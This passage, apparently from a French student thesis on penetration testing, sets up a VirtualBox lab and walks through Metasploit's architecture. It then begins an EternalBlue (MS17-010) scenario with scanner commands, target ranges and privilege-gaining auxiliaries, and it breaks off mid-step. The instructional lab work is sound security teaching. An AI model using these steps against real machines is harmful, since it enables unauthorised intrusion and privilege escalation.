


Figure 18 : Topologie

4.2.2. Mise en place et Paramétrage du laboratoire

Le travail sera réalisé avec le matériel suivant :

Un pc portable caractérisé par :

- Processeur Intel Core i7 (7e Gen) de fréquence d'horloge 2.80 GHz.
- 24 Go de mémoire vive.
- Disque dur SSD 512 Go.
- Système d'exploitation Microsoft Windows 2010.

Prérequis :

- Téléchargement des images ISO des systèmes d'exploitation Kali Linux 2020.4, Windows 7 SP3, Windows 8.1, Windows 10, Windows server 2008 R2 et Windows server 2012 R2.
- Tous ces OS sont de 64 bits.

- Comme le travail se fera en virtuel, nous essayerons de configurer l'hyperviseur VirtualBox et pour se faire on doit tout d'abord télécharger et installer ce dernier via son site officiel : **www.virtualbox.org** .

Figure 19 : Laboratoire virtuelle

Comme vous pouvez voir sur la figure ci-dessus, nous avons l'interface de VirtualBox et dans lequel nous avons déjà créé nos machines virtuelles dont nous les avions octroyés 2Go de RAM pour chacune d'elles. L'étape suivante sera de configurer le réseau local.




Figure 20 : Paramétrage réseau

La configuration d'un réseau se fait en cliquant sur l'onglet « Fichier » du menu en haut, puis sur « paramètres », ensuite cliquez sur la rubrique « Réseau » dans la nouvelle interface qui s'afficherait et enfin sur la première icône verte à droite « Ajouter un réseau NAT ». Une fois arrivé à ce stade on peut donner un nom à notre réseau par exemple « Pentest » dans notre cas, puis lui donné une plage d'adresse réseau avec son masque 10.10.4.0/24 et on clique sur « OK ».

Ensuite il nous reste qu'à mettre les machines virtuelles préalablement créés dans le même réseau. Pour ce faire vous devriez cliquez droit sur chaque machine ensuite choisir l'option « configuration », une nouvelle machine fera surface dans lequel vous cliquerez « Réseau » sur la rubrique à gauche. Puis choisir le mode d'accès réseau « Réseau NAT » et le nom sera celui que vous aviez configurer pour votre réseau local. Enfin cliquez sur « OK ».

4.2.3. Système de base et outils de développement

Les attaques se feront avec le système **Kali linux** qui est une distribution Linux de test de pénétration et d'audit de sécurité avancé. Il contient plusieurs centaines d'outils destinés à diverses tâches de sécurité telle que l'identification et l'exploitation des vulnérabilités des systèmes informatiques.

Les principaux outils de Kali Linux qui contribueront à la qualité de nos attaques sont :

- **Metasploit [17] [1] [7] [8] [9]**

Metasploit n'est pas qu'un outil mais aussi un cadriciel (Framework) modulaire développé depuis 2003 en Perl puis Ruby pour faciliter la pénétration des systèmes. Il est très puissant et permet de lancer des attaques sur des machines cibles dans le but de les compromettre et d'obtenir des accès. Cet outil est une plateforme libre d'accès, continuellement à jour et disponible en open source au grand public pour tout types de tests de pénétration. Il fournit plusieurs modules et des APIs très riche à exploiter ou améliorer pour vos propres connaissances. Il est disponible sous interfaces : CONSOLE, WEB, CLI, GRAPHIQUE.

Après notre introduction sur le Framework découvrons son architecture et ses composants :




Figure 21 : Architecture de Metasploit

L'architecture de Metasploit est composée de 5 sections :

- La première section qui est celle des **modules** est composée de plusieurs outils permettant de mener des attaques ou des recherches sur des cibles dont :
  - **Payload** qui est un code permettant de prendre le contrôle d'un système à distance à partir d'une connexion établit depuis la cible au pirate dans l'exemple d'un Payload « reverse shell » ou d'un port de connexion qui reliera le système de la cible au pirate dit « bind shell ». Il y a **msfvenom** qui est un générateur standard de payloads de Metasploit.
  - **Exploit** est un élément de programme ou un code conçu par un pirate permettant à un individu ou à un logiciel malveillant d'exploiter une faille de sécurité informatique dans un système. Nous observons une note de plus de 1971 exploits de divers systèmes et plateformes dans les ressources de Metasploit et de nouveaux exploits disponibles dans la base de données des exploits.
- La seconde section est celle des **plugins** qui servent au chargement du cadre et des ressources de Metasploit.
- La troisième section est celle de **Tools (Outils)** contenant d'importants ressources de piratage.
- La quatrième est celle des **interfaces** qui sont les miroirs d'exploitation du Framework dont :
  - **msfconsole** pour la partie console
  - **msfcli** pour la version en ligne de commande
  - **web** pour Metasploit pro qui est la version premium du Framework
  - **msfgui** pour partie graphique dont l'armitage.
- La cinquième et dernière section est celle des **modules de librairies** comportant :
  - La bibliothèque **REX** qui effectue toutes les tâches et gère les protocoles.
  - **MSFCORE** qui fournit les APIs au Framework
  - **MSFBASE** qui est la structure centrale permettant de faire fonctionner certaines sections.

4.3. Attaque n°1 : Eternalblue [8] [9]

Eternalblue ou par son acronyme « **MS17_010** » est un exploit développé par la NSA. Révélé et publier par le groupe de hackers The Shadow Brokers le 14 avril 2017 et a été utilisé dans une cyberattaque du nom de wannacry contre de milliers d'entreprises à travers le monde. Cet exploit Zéro Day utilise une faille de sécurité présente dans la première version de SMBv1 qui exploite le port 445 sur toutes les versions de Windows XP à Windows Server 2016 dans l'optique d'accéder à un système à distance par son adresse IP public ou local en obtenant les autorisations administrateurs sur le système cible. Bien que cette vulnérabilité ait été corrigé par Microsoft (*sera détaillé dans le chapitre des contre-mesures*), de milliers d'utilisateurs des systèmes Windows restent encore vulnérable à celle-ci.

Le scénario d'attaque se fera comme suit :

- Nous avons un réseau informatique, dans lequel le logiciel VirtualBox jouera le rôle du routeur
- Les ordinateurs (machines virtuelles) seront connectés à ce routeur (avec le réseau local qu'on a configuré un peu plus haut)
- Ainsi qu'un pirate (avec la machine kali linux) qui arrive à établir une connexion avec le routeur
- L'objectif du pirate sera en premier de scanner le réseau afin de détecter des failles de sécurités sur les hôtes, ensuite lancer un exploit sur chaque hôte du réseau afin d'établir une session meterpreter
- Nous serons dans la posture du pirate en effectuant les étapes du scanne suivi des attaques par paire des systèmes dont l'exploitation d'Eternalblue et des MS17_010.

Avant de commencer le scan sur le système Kali Linux, on doit activer les services PostgreSQL et apache2 :

Figure 22 : Activation des services PostgreSQL et apache2

Commençons par faire un scanne de toutes les machines avec un auxiliaire de Metasploit (smb_ms17_010) :

Pour ce faire, ouvrez un terminal dans kali linux et tapez : « msfconsole » Puis chercher l'auxiliaire avec la commande : « search ms17_10 » Et ensuite choisir l'auxiliaire cherché parmi le résultat qui s'affichent avec : la commande « use » suivi du numéro correspondant.




Figure 23 : ouverture de l'auxiliaire ms17_010

Ensuite avec la commande « options » nous obtenons les options de la configuration.

Figure 24 : Options de l'auxiliaire MS17_010

Puis ajoutons notre liste d'hôtes cibles avec : « set rhosts 10.10.4.4-21 »

Et exécutant le scan avec : « run »

Nous remarquons au résultat du scan que tous nos hôtes sont vulnérables à MS17_010.




Figure 25 : Résultat du scan des hôtes

Une fois le scan finit, nous allons voir tout d'abord comment exploiter MS17_010 et établir des sessions avec les systèmes Windows 10 et Windows Server 2012 R2 avant les autres systèmes.

Dans le cas de ces deux systèmes précédemment sélectionnés, les utilisateurs ont des droits restreints comme on peut le vérifier dans les figures ci-dessous.




Figure 26 : Restriction de l'utilisateur Windows 10




Figure 27 : Restriction de l'utilisateur Windows Server 2012

Notre challenge sera de faire de ses utilisateurs restreints, des administrateurs passifs et avoir un accès complet aux systèmes avec ceux-ci et pour cela d'abord nous devrions encore scanner ces deux systèmes non seulement avec leurs adresses IP comme nous l'avons fait précédemment mais aussi avec leur login et mot de passe, pour plus de transparence dans notre attaque, c'est ce qu'on appelle l'attaque par paire c'est-à-dire par le login et mot de passe :




Figure 28: scan des systèmes Windows 10 et WinServer 2012

- **Obtenir les permissions :**

Dans cette étape, nous verrons comment obtenir des permissions sur nos cibles avec des accès restreints.

Commençons par rechercher l'auxiliaire « auxiliary/scanner/smb/pipe_auditor », utilisons l'auxiliaire et obtenons ses configurations :




Figure 29 : Auxiliaire pipe_auditor

Maintenant, ajoutons les informations de nos deux cibles windows 10 et windows server 2012 R2 dont l'IP, le login et le mot de passe et exécutons le scan. Et on peut voir que nous avons obtenus les permissions sur les services suivants.




Figure 30 : Obtention des permissions

- **Gagner des privilèges**

Dans cette étape nous verrons comment obtenir des privilèges sans avoir les droits administrateurs. Pour ce faire recherchons l'auxiliaire « ms17_010_command », utilisons l'auxiliaire et obtenons ses options :

